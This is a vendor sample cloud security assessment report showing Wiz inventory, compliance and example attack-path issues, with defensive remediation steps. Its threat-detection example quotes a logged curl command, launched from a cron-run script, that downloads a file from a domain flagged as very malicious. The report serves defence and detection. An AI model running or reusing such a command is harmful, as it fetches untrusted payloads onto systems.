




# Security Assessment Sample Report



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## Introduction

This is a sample assessment report for the types of security insights Wiz provides you with. In this report, you will learn about the Wiz Inventory, which provides you with visibility into every technology running in your environment. You will be introduced to the concept of Wiz Issues, which are combinations of risks that create an attack path in your environment, and will review a few examples of Wiz Issues across different risk factors such as external exposure and exposed sensitive data. For each Issue, you will see a summary of the findings and the evidence on the Wiz Security Graph. This sample report will also review an example of the compliance insights you get with Wiz, including your compliance posture against a framework, and the compliance posture of all your Wiz Projects. Lastly, you will review sample CI/CD scan results, which scans for misconfigurations, vulnerabilities, and exposed secrets in your CI/CD pipeline.

These are just a small subset of the security insights you get with Wiz to help you get familiarized with the platform, let's get started!

# Deployment Scope

## Cloud subscriptions inventory

Wiz connects to your cloud environment using the cloud provider’s APIs and scans your entire technology stack without any agents. On the Wiz Inventory page, we can see that Wiz is connected to these cloud environments:

- Amazon Web Services
- Alibaba Cloud
- Microsoft Azure
- Google Cloud Platform
- Oracle Cloud

The screenshot shows the 'Inventory' page in the Wiz console. On the left is a navigation sidebar with categories like 'All Technologies' (388), 'Code' (32), 'CI/CD & Management' (34), 'Compute Platforms' (106), 'Cloud Subscriptions' (highlighted), 'Container Services', 'Serverless', 'Virtual Machines', 'Operating System', 'Networking', 'Application' (36), 'Security' (77), 'Cloud Entitlements' (43), and 'Data Assets' (60). The main content area displays a table of cloud subscriptions with columns for Technology, Resource Count, Org. Usage, Type, and Status. The table lists seven subscriptions: AWS Account (2 Resources, 4 projects, Uncommon, Unreviewed), Alibaba Account (1 Resource, 1 project, Rare, Unreviewed), Azure Management Group (5 Resources, 2 projects, Rare, Unreviewed), Azure Resource Group (84 Resources, 5 projects, Uncommon, Unreviewed), Google Resource Manager Project (4 Resources, 4 projects, Uncommon, Unreviewed), Microsoft Azure Subscription (2 Resources, 4 projects, Uncommon, Unreviewed), and OCI Compartment (47 Resources, 2 projects, Rare, Approved). The table also includes a search bar, filters, and a 'More Filters' button.

Technology	Resource Count	Org. Usage	Type	Status
<b>AWS Account</b> Cloud Subscriptions	<a href="#">2 Resources</a>	4 projects Uncommon	Cloud Platform Service	Unreviewed
<b>Alibaba Account</b> Cloud Subscriptions	<a href="#">1 Resource</a>	1 projects Rare	Cloud Platform Service	Unreviewed
<b>Azure Management Group</b> Cloud Subscriptions	<a href="#">5 Resources</a>	2 projects Rare	Cloud Platform Service	Unreviewed
<b>Azure Resource Group</b> Cloud Subscriptions	<a href="#">84 Resources</a>	5 projects Uncommon	Cloud Platform Service	Unreviewed
<b>Google Resource Manager Project</b> Cloud Subscriptions	<a href="#">4 Resources</a>	4 projects Uncommon	Cloud Platform Service	Unreviewed
<b>Microsoft Azure Subscription</b> Cloud Subscriptions	<a href="#">2 Resources</a>	4 projects Uncommon	Cloud Platform Service	Unreviewed
<b>OCI Compartment</b> Cloud Subscriptions	<a href="#">47 Resources</a>	2 projects Rare	Cloud Platform Service	Approved

# Overview of your environment

## Hosted databases

There are 8 hosted database technologies in use in your cloud environment

The screenshot shows the 'Inventory' page with a sidebar on the left and a main table. The sidebar lists various categories with counts, and 'Database Servers' is selected. The main table displays 8 database technologies with columns for Technology, Resource Count, Org. Usage, Type, and Status.

Technology	Resource Count	Org. Usage	Type	Status
<b>CockroachDB</b> Database Servers	<a href="#">3 Resources</a>	2 projects Rare	Server Application	Unwanted
<b>Elasticsearch</b> Database Servers	<a href="#">3 Resources</a>	6 projects Uncommon	Server Application	Approved
<b>MariaDB Server</b> Database Servers	<a href="#">6 Resources</a>	7 projects Uncommon	Server Application	Unreviewed
<b>Microsoft SQL Server 2016</b> Database Servers	<a href="#">1 Resource</a>	2 projects Rare	Server Application	Unreviewed
<b>MongoDB</b> Database Servers	<a href="#">16 Resources</a>	9 projects Common	Server Application	Approved
<b>MySQL</b> Database Servers	<a href="#">4 Resources</a>	4 projects Uncommon	Server Application	Unreviewed
<b>PostgreSQL</b> Database Servers	<a href="#">13 Resources</a>	10 projects Common	Server Application	Approved
<b>Redis</b> Database Servers	<a href="#">8 Resources</a>	7 projects Uncommon	Server Application	Unwanted

## Resources with EDR agent

26 cloud resources have the Microsoft Defender for Endpoint (Formerly ATP) agent installed

The screenshot shows a filtered view of the 'Inventory' page. The table lists 3 technologies with columns for Technology, Resource Count, Org. Usage, Type, and Status.

Technology	Resource Count	Org. Usage	Type	Status
<b>Microsoft Defender Antivirus</b> Endpoint Protection Platform	<a href="#">13 Resources</a>	9 projects Common	Client Application	Required
<b>Microsoft Defender for Endpoint (ATP)</b> Endpoint Protection Platform	<a href="#">26 Resources</a>	10 projects Common	Client Application	Required
<b>SentinelOne Agent</b> Endpoint Protection Platform	<a href="#">2 Resources</a>	6 projects Uncommon	Server Application	Unreviewed

Which is 4.3% of your Azure compute resources

The screenshot shows a search interface for Azure resources. The search criteria are: FIND: Virtual Machine or Container or Serverless; WHERE: Cloud Platform equals Azure. The results show 605 resources. The table below lists the first six results.

Virtual Machine	Cloud Platform	Status	External ID	Internet exposure	Operating System
aks-nodepool1-33322308-vmss_2 Scale Set Virtual Machine	Azure westeurope	Active	/subscriptions/fee3535b-...	Yes	Linux
aks-nodepool1-33322308-vmss_0 Scale Set Virtual Machine	Azure westeurope	Active	/subscriptions/fee3535b-...	Yes	Linux
mariadb-creds Compute Virtual Machine	Azure westeurope	Active	/subscriptions/fee3535b-...	Yes	Linux
aks-nodepool1-33322308-vmss_1 Scale Set Virtual Machine	Azure westeurope	Active	/subscriptions/fee3535b-...	Yes	Linux
centos6.5-cloud-ready Compute Virtual Machine	Azure westeurope	Active	/subscriptions/fee3535b-...	Yes	Linux
RedHat7.4-enterprise-creds Compute Virtual Machine	Azure westeurope	Active	/subscriptions/fee3535b-...	Yes	Linux

## Overview of issues

Wiz runs deep risk assessment across these risk factors and provides built-in dashboards to understand risks around each.

The screenshot shows a menu titled "Dashboards by Wiz" with the following items:

- Overview
- New Overview
- External Exposure
- Cloud Entitlements
- Secure Configuration
- Secure Use of Secrets
- Data Security
- Container Security
- Serverless
- Vulnerabilities
- Patch Management
- Malware

Wiz correlates all these risk factors to identify Wiz Issues in your environment, which are combinations of the different risks that result in an attack path in your environment. Wiz Issues are prioritized based on criticality.

There are 153 critical issues in your environment



# Issue Examples

## 1. External exposure example

Publicly exposed virtual machine with a vulnerability with a known exploit and high permissions

### Findings

- The machine has a Linux OS that is unpatched
- There are 6 critical vulnerabilities running on the virtual machine
- There is a MongoDB running on the machine and the version is end of life
- Internet exposure is validated on ports 22 and 80
- Sensitive PII data was found on the machine



**Critical/High network vulnerability with a known exploit found on a publicly exposed VM instance with high permissions**

Comment Run an Action Create a Ticket Share Feedback

Details Comments

### Evidence

**Attack Path Visualization** View on Security Graph

The diagram illustrates an attack path starting from the Internet, passing through two Application Endpoints, reaching an AWS EC2 Instance (SB), and then branching to AdminAccessEc2, CVE-2022-25315, and AWS Demo1. It also shows connections to amzn2-ami-hvm-2.0.20210303... and Access Role Permissions.

**Runs Hosted Technologies** 9 View All

Hosted Technology	Version	Detection Method	Latest Version	Is Latest Version	Is Version End of Life
Linux (SB) Hosted Technology	4.14.219-164.354.a... Released February 2...	Operating System	4.14.314-238.539.a... Released May 22nd, ...	No	-
Amazon Linux 2 (SB) Hosted Technology	2 (Karoo) Released September...	Operating System	2 (Karoo) Released September...	Yes	No
MongoDB (SB) Hosted Technology	3.0.15 Released May 14th, ...	Package	4.4.22 Released May 17th, 2...	No	Yes
Samba (SB) Hosted Technology	4.10.16	Package	-	-	-
MariaDB Server (SB) Hosted Technology	10.5.10	Package	-	-	-

[Load More](#)

### Properties

**Description**

The role `AdminAccessEc2` currently has the policy `AdministratorAccess` attached, but it has `xxx` unused services and `xxxxx` unused permissions. This policy can therefore be **replaced** by the custom policy in this finding without losing any functionality, while adhering to the principle of least privilege.

This recommendation is based on AWS Access Advisor and only removes permissions that have not been used in the period defined in the [Wiz Settings](#).

**Remediation**

To remediate this issue perform the steps below via the Cloud Provider CLI:

Step 1: Create new policy from suggestion:

```
aws iam create-policy --policy-name "WizReduced-AdministratorAccess" --policy-document file://policy.json
```

Step 2: Attach new policy:

```
aws iam attach-role-policy --role-name "AdminAccessEc2" --policy-arn "arn:aws:iam::123456789012:policy/WizReduced-AdministratorAccess"
```

Step 3: Detach policy:

```
aws iam detach-role-policy --role-name "AdminAccessEc2" --policy-arn "arn:aws:iam::123456789012:policy/AdministratorAccess"
```

*If this resource was deployed via Infrastructure-as-Code, implement this fix to the relevant IaC template to prevent this issue from repeating.*

**CVE-2022-25315**  
Finding

Ignore Comment Share Feedback

**Description**

The package `expat` version `2.1.0-12.amzn2` was detected in `YUM package manager` on a machine running `Amazon 2 (Karoo)` is vulnerable to `CVE-2022-25315`, which exists in versions `< 2.1.0-12.amzn2.0.2`.

The vulnerability was found in the [Official Amazon Linux Security Advisories](#) with vendor severity: `High` (NVD severity: `Critical`).

This vulnerability has a known exploit available. Source: [Github](#).

The vulnerability can be remediated by updating the package to version `2.1.0-12.amzn2.0.2` or higher, using `yum update expat`.

**Status**  
**Unresolved**

First seen  
Mar 9, 2022 at 2:21 AM

Last seen  
Jun 20, 2023 at 7:11 AM

## 2. Secure use of secrets example

Publicly exposed virtual machine with cleartext cloud keys allowing cross-account access

### Findings

- This VM has a public internet exposure path on ports 20,80,8080
- 24 secrets are stored on the Azure Virtual Machine
- There is an AWS Secret Key stored on the machine that allows lateral movement from the Azure environment to your AWS environment
- There is an Azure Refresh Token found on the machine that provides access to an Azure AAD Admin user
- There is 1 critical vulnerability found on the virtual machine

**Publicly exposed VM instance/serverless/web service with cleartext cloud keys allowing cross-account access**

Comment Run an Action Create a Ticket Share Feedback

Details Comments

Updated Jun 16, 2023 at 9:08 AM

### Evidence

Attack Path Visualization View on Security Graph

The diagram illustrates an attack path starting from the Internet, passing through Application Endpoints to FinanceApp-FE (Azure Compute Virtual Mac). From there, it branches into three paths, each leading to an AWS Secret Key (AccessKeyID). These keys then connect to an AWS IAM User (lor-test) and finally to an AWS Account (AWS Demo1).

**AWS Secret Key (AccessKeyId= xxxxxxxxxxxxxx)**  
Secret Instance

Add note Share Feedback

Overview Issues Events Vulnerability Configuration Network Identity Secrets Kubernetes Application Data

### Insights Summary

No insights for this resource

### Properties

Name	AWS Secret Key (AccessKeyId=xxxxxxxxxxx)	Path	/var/www/custom/index.html
Last Modified	February 3rd, 2023 at 10:57 AM	Snippet	{ "aws_access_key_id": "---REDACTED---", "aws_secret_access_key": "-...
Project	6 Projects	ID	d0cbcb09-b08d-5d79-a76e-14166e22d702
Line	1	Start Offset	73
End Offset	113	Confidence	High

First seen: Feb 2, 2023 at 10:35 AM Last changed: Jun 13, 2023 at 11:57 PM Last seen: Jun 16, 2023 at 12:20 PM

### Related Entities

#### Permits User Accounts 1 View All >

Secret Data	Data Type	Private Data	User Account	Has MFA	Inactive For The la...
AWS Secret Key (AccessKe... Secret Data	Cloud Key	Yes	lor-test IAM User	-	Yes

#### Is in Virtual Machines 1 View All >


Virtual Machine	Cloud Platform	Status	External ID	Internet exposure	Operating System
FinanceApp-FE Compute Virtual Machine	Azure eastus	Active	/subscriptions/fee...	Yes	Linux

### 3. Identity and access example

Publicly exposed container with effective global admin permissions

#### Findings

- The container runs a Linux Ubuntu OS that is End of Life
- The container has IAM Role with \* permissions
- This container is exposed to the internet on port 80



### DevOpsAdminPaymentItay

IAM Role (Service Account)

AWS JSON Add note Share Feedback

Overview Issues Events Vulnerability Configuration Identity Secrets Kubernetes Application Data

#### Related Entities

##### Entitled to High Permissions on Subscription 1

View All >



Access Role Permission	Cloud Platform	Status	Subscription	Subscription ID	Cloud Platform
iam:* Permission	aws Amazon Web ...	-	aws AWS Demo Scenarios 2 Account	001791986277	aws Amazon Web ...

## 4. Data protection example

Publicly exposed virtual machine with vulnerability and data access to sensitive data

### Findings

- There is sensitive data found on the virtual machine SB including PII, Digital Identity, and Financial data
- There is another virtual machine that has a critical vulnerability and has admin permissions allowing it to assume a role and reach the sensitive data on SB
- That machine is also exposed to the internet on port 20,80,443



**PII/Email - SB**  
Data Finding

Add note Share Feedback

Overview Issues Events Vulnerability Configuration Network Identity Application Data

**Insights Summary**  
No insights for this resource

**Properties**

Name	PII/Email - SB	Finding ID	i-0f4f984f1bbbc9d1d##datastore##unstructured##BULTIN-1
Project	2 Projects	Category	PII
Unique Matches	982	Classifier	Email
Total Matches	982	With Context	No
With Validator	No		

First seen: Dec 28, 2022 at 3:04 PM Last changed: Jun 16, 2023 at 9:20 AM Last seen: Jun 16, 2023 at 9:20 AM

**Data Matches** 30 examples View All

Data	File/Table Name	Column Name	Row
n***@shutterfly.com	/home/ec2-user/userdata1.csv		112
d***@istockphoto.com	/home/ec2-user/userdata1.csv		127
d***@digg.com	/home/ec2-user/userdata1.csv		128
c***@imgur.com	/home/ec2-user/userdata1.csv		140
r***@qq.com	/home/ec2-user/userdata1.csv		148

Load More



## 5. Host configuration example

Publicly exposed VM with a critical RCE host configuration finding

### Findings

- The virtual machine has hosted technologies including Redis, Consul, and Jupyter Notebook
- There are 3 critical host configuration findings
- The Jupyter Notebook and Redis are misconfigured to allow unauthenticated access which can lead to an RCE attack
- Consul is misconfigured to allow arbitrary code execution





## Remediation Steps

To remediate this issue ensure `c.NotebookApp.allow_origin` and `c.NotebookApp.ip = '0.0.0.0'` are set to `localhost` or a specific IP range, and Jupyter Notebook is configured with a strong password or token.

## 6. Threat detection example

Connection to a known malicious domain was detected from a Kubernetes container

### Findings

- The Kubernetes container has 3 critical network vulnerabilities verified in runtime
- It has a validated open port to the internet on port 80
- The container is running an End of Life version of NGINX
- There was a connection to a known malicious domain from the container

**Connection to a known very malicious domain was detected**

Comment Run an Action Create a Ticket Share Feedback

Details Comments

Connection to a known very malicious domain was detected. Please review the individual events associated with this issue to see more information about the specific threat(s) and detection(s).

Subscription: AWS Demo | Projects: 3 Projects | Risks:

Severity: Critical | Issue Type: Threat Detection | Related Frameworks:

Status: Open | Due: Jul 6th 2023 | Related Tickets: 0 Tickets

Created: Jun 6, 2023 at 5:15 AM | Updated: Jun 15, 2023 at 5:15 AM

**Evidence** Jun 15, 2023 at 5:15 AM

Detected events View all 14 events >

Jun 6th 05:15:19 AM to Jun 15th 05:15:15 AM

**Connection to Malicious Domain** (10)

The event "Connection to Malicious Domain" was detected on: k8s/deployment/4996de57...

[View all 14 events](#)

**Connection Details**

DNS Query Source

Process ID: 32179

Command line: `curl http://avsvmcloud.com/ --connect-timeout 1 --output /tmp/dropped`

Destination View in VirusTotal

Domain: avsvmcloud.com

Domain Reputation: **Very Malicious**

**Process Tree**

ip-192-170-107-8.eu-central-1.compute.internal Virtual Machine

1378bcfb-9b0a-5523-98c5-518c165fe064 Container

Image: docker.io#alannix/sb-nginx@sha256:81e0399981fa680471301aa76bb5a25a78279ca0d853f932da61f8908fa38d2

Pod: k8s/pod/4996de573d651a33a7a7dcb8c66c9f235d2d0292ac334e0b4603f5ead3309d9a/default/sb-nginx-57bf879c76-mw5sc

Namespace: default

[9917] cron -f

[31997] /bin/sh -c bash /root/make\_havok.sh > /proc/1/fd/12>/pro...

[31998] bash /root/make\_havok.sh

[32179] curl http://avsvmcloud.com/ --connect-timeout 1 --output ...

File path: /usr/bin/curl

File hash: 53d9f5b86f8f5e4e5c6da312e36afd60037868c

User ID: 0

Ran at: Jun 15th 2023 5:15:14.990 AM

Command line: `curl http://avsvmcloud.com/ --connect-timeout 1 --output /tmp/dropped`

**sb-nginx**  
Kubernetes Deployment (Deployment)

JSON Add note Share Feedback

Overview Issues **Events** Vulnerability Configuration Identity Secrets Kubernetes Application

